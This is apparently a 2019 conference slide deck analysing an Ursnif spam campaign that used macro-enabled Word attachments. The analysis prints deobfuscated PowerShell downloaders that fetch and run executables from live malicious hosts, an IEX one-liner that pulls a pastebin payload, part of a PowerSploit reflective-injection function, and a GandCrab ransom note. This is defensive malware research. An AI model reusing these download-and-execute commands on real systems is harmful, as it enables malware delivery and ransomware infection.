

Ursnif campaign with the macro-enabled documents

CyberChess, 3rd October 2019

Ladislav Bačo, Lifars

Whoami - Ladislav Bačo

- **Malware and forensic analyst**
- **Former head of Analytical Department and Department of Cyber Threat Analysis at governmental team CSIRT.SK**
- **Current: Analyst at Lifars LLC**
- **https://twitter.com/ladislav_b**

Overview

- **1st half of February 2019**
- **Spam messages with attached documents like Request15.doc, etc.**
- **Macros with PowerShell downloader**
- **Spreading the Ursnif trojan from mainly Russian domains and IP addresses**

Objectives

- Investigate the anatomy of the attack
- Practice malware analysis with forensics point of view
- Identify the IOCs for this campaign
- (Optionally) develop something useful :-)


- *Disclaimer: all of the work presented here is my personal research*

Email attachments

- **Emails with the Word document as attachment - Request11.doc, Request12.doc, Request15.doc, etc.**
- **Documents often packed as password-protected ZIP-archive**
- **Password written in the email message - 1234567**

Macro-enabled documents

- **Blue background resembles the MS Office**
- **Text with suggestion to enable macros or enable editing and content**



AutoExec Macros

- When document is opened

```
UBA MACRO b_907_53.bas
in file: Request1.doc - OLE stream: u'Macros/UBA/b_907_53'
```

Type	Keyword	Description
AutoExec	autoopen	Runs when the Word document is opened
Suspicious	ShowWindow	May hide the application
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Hex String	CPBh	43504268
Hex String	B'db	42276462
Hex String	i<"A	69282241
Hex String	WtIb	57744962
Hex String	1\$C"	31244322

- When document is closed

```
UBA MACRO ThisDocument.cls
in file: Request12.doc - OLE stream: u'Macros/UBA/ThisDocument'
```

Type	Keyword	Description
AutoExec	AutoClose	Runs when the Word document is closed
Suspicious	Shell	May run an executable file or a system command
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Hex String	9dxY	39647859
Hex String	?1\$1	21312431
Hex String	`h9<	60683928
Hex String	Wg39	57673339
Hex String	&X3v	26583376
Hex String	b@Up	62405670
Hex String	dca9	64637139

- Suspicious keywords

Obfuscated Macros

- **Case 1: multiple junk functions and selects**

```
1042 Sub autoopen()  
1043 On Error Resume Next  
1044 Select Case z3205845  
1045     Case 538513442  
1046         z15_82 = Log(U93234)  
1047         v6770823 = CDate(438012747)  
1048         i_232_1_ = Fix(210276407 + 331702866 + T08_2_ - Oct(55268695))  
1049         u_5_2_6 = Cos(980634777 - Sqr(959068576 - Atn(146173258)) - 468509138 + 434182700)  
1050 End Select  
1051 Select Case M831575_  
1052     Case 194976818  
1053         z9_348 = Log(M_886_1)  
1054         M5593621 = CDate(514326179)  
1055         O_4902 = Fix(397070653 + 408101938 + Q7_0_0__ - Oct(127835291))  
1056         i__69_ = Cos(168207725 - Sqr(757987903 - Atn(201128259)) - 735581285 + 781781676)  
1057 End Select  
1058 R1699_68 N5__0_ + "powe" + s_8961 + K41632 + s184048 + q139_96 + D12_82_0 + 19327205 + F__1_8!  
1059 Select Case w798_  
1060     Case 207150717  
1061         N2470_ = Log(i2_8_8)  
1062         z608_5 = CDate(588350859)  
1063         D0_978_ = Fix(64424680 + 387769585 + R_0493 - Oct(175004538))  
1064         14_84_ = Cos(485538406 - Sqr(526927592 - Atn(251506630)) - 189351238 + 972477278)
```


Obfuscated Macros

- **Case 2: multiple junk variables**

```
215 sClbVmXKvKwXDM = 5222543#
216 sClbVmXKvKwXDM = 7953
217 gNigVDSxHlLX = -4534
218
219 GrtKmJFHkCfkqw = 77089696#
220 GrtKmJFHkCfkqw = 2380
221 lrbZLXGZXVmPtH = -3086
222
223 NGvbaVwmlHVrlG = TFrNDBgGBCZ.Shapes("g8mxg19pz").AlternativeText
224
225 BTzkKMZLxNvS = (TTJJlSDbNgPZj + Shell|(hFBcVxVqgDhZwth + SpSWGnLiLZWji + NGvbaVwmlHVrlG + dfcxVMKBVd + JwNGnaRKNvRi +
226
227
228 CRKwtjDcSBFPc = 86339276#
229 CRKwtjDcSBFPc = 5660
230 RpvQlNzxd = -8659
231
```

Macros → PowerShell

- Macros execute PowerShell with base64-encoded command

- **Case 1:**

```
1058 GetObject("winmgmts:Win32_ProcessStartup").ShowWindow = 0
1059 "powershell" + " -e JABZADEAXwA0ADAANQA1ADcAPQAoACcAdgA5AF8AMwAnACsAJwZ
```

- **Case 2:**

```
223 command = ThisDocument.Shapes("g8mxg19pz").AlternativeText
224
225 BTzkKMZLxNvS = (" + Shell#(" + " + command + ", 0))
226
```

- Command is hidden in AlternativeDescription of one Shape in the document

The screenshot shows a document's internal structure with a highlighted shape. The shape's name is "g8mxg19pz" and its alternative text is "powershell.exe -NoP -Exec Bypass -EC JABpAG4AcwB0AGEAbgBjAGUAIAA9ACAAWwBTANkAcwB0AGUAbQAuAEEAYwB0AGkAdgBhAHQAAbwByAF0A0gA6AEMAcgB1AGEAdAB1AEkAbgBzAHQAYQBuAGMAZQAoACIAUwB5AHMAAdAB1AG0ALgBOAGUAdAAuAFcAZQBIAEMA bABpAGUAbgB0ACIAKQA7AA". The document title is "Request12.doc" and the URL is "www.hiew.ru".

PowerShell downloaders

- **Decoded command:
(Case 1)**
- **After deobfuscation:**

```
1 $Y1_40557=('v9_3'+9+'1');$A_55_05=new-object
Net.WebClient;$J15_8__=('h'+http://'+d74yhv'+'ickie.b'+and/xn102s
p'+10zk/'+m'+1'+0'+p'+s'+1-s'+1'+x.p'+hp?l=cubo'+m13.jam'
).Split('@');$H67038=('q14__'+0_');$F47_82 =
('63'+0_);$m8462_02=('v9'+764_+'_');$i_89_1=$env:userprofile+'\'+
$F47_82+('.e'+xe');foreach($b6229220 in
$J15_8__) {try{$A_55_05.DownloadFile($b6229220,
$i_89_1);$r68_753=('u_9'+859_');If ((Get-Item $i_89_1).length
-ge 40000) {Invoke-Item
$i_89_1;$p7635_7=('c1'+09_+'44');break;}}catch{}}$o2__739=('C'+2_
82_);|
```

```
1 $WebClient=new-object Net.WebClient;
2 $urls=(
3 'http://d74yhvickie.band/xn102sp10zk/m10ps1-slx.php?l=cubom13.jam');
4 $filename=$env:userprofile+'\630.exe');
5 foreach($url in $urls){
6     try{
7         WebClient.DownloadFile($url, $filename)
8         If ((Get-Item $filename).length -ge 40000) {
9             Invoke-Item $filename;
10            break;
11        }
12    } catch {}
13 }
```

PowerShell downloaders

- Decoded command (Case 2):

```
1 $instance = [System.Activator]::CreateInstance("System.Net.WebClient");
2 $method = [System.Net.WebClient].GetMethods();
3 foreach($m in $method){
4     if($m.Name -eq "DownloadString"){
5         try{
6             $uri = New-Object System.Uri("http://89.223.92.190/704e.php")
7             IEX($m.Invoke($instance, ($uri)));
8         }catch{}
9     }
10    if($m.Name -eq "DownloadData"){
11        try{
12            $uri = New-Object System.Uri(
13                "http://hkf98ua36ou.com/xap_102b-AZ1/704e.php?l=adnaz4.gas")
14            $response = $m.Invoke($instance, ($uri));
15            $path = [System.Environment]::GetFolderPath("CommonApplicationData") + "\\PzvKx.exe";
16            [System.IO.File]::WriteAllBytes($path, $response);
17            $clsid = New-Object Guid 'C08AFD90-F2A1-11D1-8455-00A0C91F3880'
18            $type = [Type]::GetTypeFromCLSID($clsid)
19            $object = [Activator]::CreateInstance($type)
20            $object.Document.Application.ShellExecute($path,$nul, $nul, $nul,0)
21        }catch{}
22    }
23    Exit;
```


Ursnif campaign


- **Downloaded payload was not active during analysis**
 - Very common during forensic analysis
- **Investigate:** VirusTotal, VirusShare, Hybrid-Analysis, Any.Run,...


- **Domain information**


Downloaded Files ⓘ


Date scanned	Detections	File type	Name
2019-02-16	47/69	Win32 EXE	Stretchbrown
2019-02-21	41/67	Win32 EXE	Stretchbrown
2019-02-07	10/68	Win32 EXE	adnaz13.gas
	5/66	Win32 EXE	adnaz9.gas
	20/67	Win32 EXE	Stretchbrown
	5/69	Win32 EXE	Stretchbrown


F-Secure  Trojan.TR/AD.Ursnif.zfkkq


Ikarus  Trojan.Win32.Krypt


Malwarebytes  Spyware.Ursnif

McAfee-GW-Edition  GenericRXGY-KN!1B521A9FCB33

Fortinet  W32/GenKryptik.CYRF!tr

Kaspersky  Trojan-Spy.Win32.Ursnif.agqh

McAfee  GenericRXGY-KN!1B521A9FCB33

Microsoft  Trojan:Win32/Ursnif.AD!MTB


Ursnif campaign

- Detection by AVs and sandboxes (tags)

Public submissions				
ursnif x				
Significant tasks				
Type hash to search				
	Windows 7 Professional 32bit 05 February 2019, 21:20	Malicious activity	Request11.doc Composite Document File V2 Document, Little Endian, ... macros macros-on-open gozi ursnif	MDS: 0D7B6F3E8C4C768ED196B859A993628B SHA1: D6DD0AB1828A53746DB93FC441FEC057D8CD451 SHA256: FFE89F2201CF884E3E3522E208D28325A23F2141D15D640F743E1FE79B18E712
	Windows 7 Professional 32bit 05 February 2019, 19:59	Malicious activity	Request14.doc Composite Document File V2 Document, Little Endian, ... macros macros-on-open gozi ursnif	MDS: 658E7FCB76083A477C9AEDC3D15C8302 SHA1: CBEE884A6E787D2E6C846636D6E4AA5D2A42EF29 SHA256: 41A9E667A65346C4831BE4B2D52BD1A5693528C359686151C02A1F5588B44D39
	Windows 7 Professional 32bit 05 February 2019, 16:37	Malicious activity	Request12.doc Composite Document File V2 Document, Little Endian, ... macros macros-on-open gozi ursnif	MDS: 532D7EE0840DC4276675B3C8DE657C1 SHA1: C80884DB28F83ED024D2EAE608568F2899E7EBCA SHA256: 595AACF261F9A2273ABA4EB20F086CC9542469D8E987B42118E1BB7A85A1EED3
	Windows 7 Professional 32bit 05 February 2019, 16:35	Malicious activity	Request12.doc Composite Document File V2 Document, Little Endian, ... macros macros-on-open gozi ursnif	MDS: 532D7EE0840DC4276675B3C8DE657C1 SHA1: C80884DB28F83ED024D2EAE608568F2899E7EBCA SHA256: 595AACF261F9A2273ABA4EB20F086CC9542469D8E987B42118E1BB7A85A1EED3
	Windows 7 Professional 32bit 05 February 2019, 15:30	Malicious activity	Request12.doc Composite Document File V2 Document, Little Endian, ... macros macros-on-open gozi ursnif	MDS: AAF7FD3A793826A93B3FBAE83CAD9887 SHA1: 6337FB098046493F0579170212A3B3FACC45E SHA256: 98C1EAC82A051F175C369A3BC02AB13E307A97B19C6C4DC7E53A955CC8E6DF8
	Windows 7 Professional 32bit 05 February 2019, 15:17	Malicious activity	Request15.doc Composite Document File V2 Document, Little Endian, ... macros macros-on-open gozi ursnif	MDS: A4ACE198BC550C6705288C679EC18D0D SHA1: C08E3F458126F0CC3AAC9F188B3B2E8386A729A3 SHA256: 82F4068888B7A6578E3C75B584A9D8B13B3EF827E673892D20DDA043317DDA08
	Windows 7 Professional 32bit 05 February 2019, 13:21	Malicious activity	Request12.doc Composite Document File V2 Document, Little Endian, ... macros macros-on-close gozi ursnif	MDS: 6923884AD81D2D95143BF435086301CE SHA1: 0253D0DB85410D543595D61FFC42B68765AE9ABB SHA256: 6A2E7CA7537E8561F043D151FF3BA4155C8F95C4EBD48F05B923168B6AFEC89
	Windows 7 Professional 32bit 05 February 2019, 05:11	Malicious activity	Request11.doc Composite Document File V2 Document, Little Endian, ... macros macros-on-close gozi ursnif	MDS: D8CAF77681D7121498C212C69D7B248 SHA1: FC2D07772AB82C1D3A4CF90D01C9F3099E80C789 SHA256: 3DAB8A906B38E137189AAB1895CD5AEF75294B747B7291D5C3088B19FBC50B18
	Windows 7 Professional 32bit 15 December 2018, 06:32	Malicious activity	Request.doc Composite Document File V2 Document, Little Endian, ... macros macros-on-open generated-doc gozi ursnif	MDS: B247E780CE698FDC126471CDD166CFEE SHA1: 6E8BE5924AE785ED13377D5AFAE5A0482B384A07 SHA256: 001F52A8FA8D4A8E34BFF6C968423435C0AD3E06D40ECC228FE2D83BC0D1067

Ursnif campaign

- **More samples → more domains → more samples...**
 - Search in sandboxes and repositories, threat-intelligence,...
- **VirusTotal Graph can be very useful and helpful**
 - But in community version it is very API-consuming
 - Nice interactive preview
 - <https://www.virustotal.com/graph/embed/gfbc000ebc04146588a291146a3f927d0bd26f5e068c2479fb69d7b5e2684af1f>



Ursnif campaign

- **Most of the IP addresses: Russian Federation**
 - The US domain is exception, resolved only since 21st Feb 2019
- **Most of the domains registered in Russia**
- **Investigation in numbers:**
 - 11 IP addresses
 - 15 domains
 - 118 URLs
 - 116 samples (unique hashes)

PowerShell downloader - rollback

- **It is everything?**
 - Of course, No.
- **Remember the 2nd downloader?**

```
1 $instance = [System.Activator]::CreateInstance("System.Net.WebClient");
2 $method = [System.Net.WebClient].GetMethods();
3 foreach($m in $method){
4     if($m.Name -eq "DownloadString"){
5         try{
6             $uri = New-Object System.Uri("http://89.223.92.190/704e.php")
7             IEX($m.Invoke($instance, ($uri)));
8         }catch{}
9     }
```

PowerShell downloader - rollback

- **Downloaded and invoked PowerShell**

- Active during execution at Any.Run → another downloader

> 704e.php

▲ Saved response data

☑ Look up on VirusTotal

🔄 Submit to analysis

↓ Download

Mime: text/plain

Size: 440.00 b

TrID - File Identifier

TYPE UNKNOWN

Hashes

MD5	📄	0119DC0554562C7D3EC6224780549788
SHA1	📄	F9AEE6ADB80A66A46451A4DBE695FCA9AEC0BC20
SHA256	📄	15D6A67AF1629B71BBE1D44C350200C11BCD3BD948AD8753B0B754AF877A4A11
SSDEEP	📄	12:YB7BH1Mn0jInTPLPwPpP1XfL2p+SAeNZPwPpP1XfL2ph:u7B+xTzPwPpP1PHSnPwPpP1PM

PREVIEW

HEX

```
If($ENV:PROCESSOR_ARCHITECTURE -contains 'AMD64'){ Start-Process -FilePath "$Env:WINDIR\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -argument "IEX ((new-object net.webclient).downloadstring('https://pastebin.com/raw/9see7UfF'));Invoke-HQLAPCCSDIGBUMKZIHEIZPFSX;Start-Sleep -s 1000000;}else{ IEX ((new-object net.webclient).downloadstring('https://pastebin.com/raw/9see7UfF'));Invoke-HQLAPCCSDIGBUMKZIHEIZPFSX;Start-Sleep -s 1000000; }
```

PowerShell downloader - another one

- **Download and invoke PowerShell from pastebin**
 - Invoke-HQLAPCCSDIGBUMKZIHEIZPFSX ???

> 704e.php

▲ Saved response data

☑ Look up on VirusTotal

🔄 Submit to analysis

↓ Download

Mime: text/plain

Size: 440.00 b

TrID - File Identifier

TYPE UNKNOWN

Hashes

MD5	📄	0119DC0554562C7D3EC6224780549788
SHA1	📄	F9AEE6ADB80A66A46451A4DBE695FCA9AEC0BC20
SHA256	📄	15D6A67AF1629B71BBE1D44C350200C11BCD3BD948AD8753B0B754AF877A4A11
SSDEEP	📄	12:YB7BH1Mn0jInTPLPwPpP1XfL2p+SAeNZPwPpP1XfL2ph:u7B+xtzPwPpP1PHSnPwPpP1PM


PREVIEW

HEX

```
If($ENV:PROCESSOR_ARCHITECTURE -contains 'AMD64'){ Start-Process -FilePath "$Env:WINDIR\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -argument "IEX ((new-object net.webclient).downloadstring('https://pastebin.com/raw/9see7UfF'));Invoke-HQLAPCCSDIGBUMKZIHEIZPFSX;Start-Sleep -s 1000000;}else{ IEX ((new-object net.webclient).downloadstring('https://pastebin.com/raw/9see7UfF'));Invoke-HQLAPCCSDIGBUMKZIHEIZPFSX;Start-Sleep -s 1000000; }
```

PowerShell downloader - pastebin payload

- **Most of the code readable, unobfuscated**
 - Search Engines can reveal the origin
- **PowerSploit's Invoke-ReflectivePEInjection**
 - Reflective injection of PE File (DLL)
 - Only one difference: Base64 encoding DLL file



```
function Invoke-HSOAWYAZUAGTMWM
{
    [CmdletBinding()]
    Param(
        [Parameter(Position = 0, Mandatory = $true)]
        [ValidateNotNullOrEmpty()]
        [Byte[]]
        $PEBytes,

        [Parameter(Position = 1)]
        [String[]]
        $ComputerName,

        [Parameter(Position = 2)]
        [ValidateSet( 'WString', 'String', 'Void' )]
        [String]
        $FuncReturntype = 'Void',

        [Parameter(Position = 3)]
        [String]
        $ExeArgs,


        [Parameter(Position = 4)]
        [Int32]
        $ProcId,

        [Parameter(Position = 5)]
        [String]
        $ProcName,

        [Switch]
        $ForceASLR,

        [Switch]
        $DoNotZeroMZ
    )
}
```

Pastebin payload: GandCrab v5.1



The screenshot shows a Windows desktop with a blue background. A Notepad window titled "NCSWZEDE-DECRYPT.txt - Notepad" is open, displaying a ransomware message. The message is in a monospaced font and contains the following text:

```
-----
GANDCRAB V5.1
-----

*****UNDER NO CIRCUMSTANCES DO NOT DELETE THIS FILE, UNTIL ALL YOUR DATA IS RECOVERED*****

*****FAILING TO DO SO, WILL RESULT IN YOUR SYSTEM CORRUPTION, IF THERE ARE DECRYPTION ERRORS*****

Attention!

All your files, documents, photos, databases and other important files are encrypted and have the extension: .NCSWZEDE
The only method of recovering files is to purchase an unique private key. Only we can give you this key and only we
can decrypt your files.

The server with your key is in a closed network TOR. You can get there by the following ways:

-----

| 0. Download Tor browser - https://www.torproject.org/
| 1. Install Tor browser
| 2. Open Tor Browser
| 3. Open link in TOR browser: http://gandcrabmfe6mnef.onion/b6314679c4ba3647
| 4. Follow the instructions on this page
-----

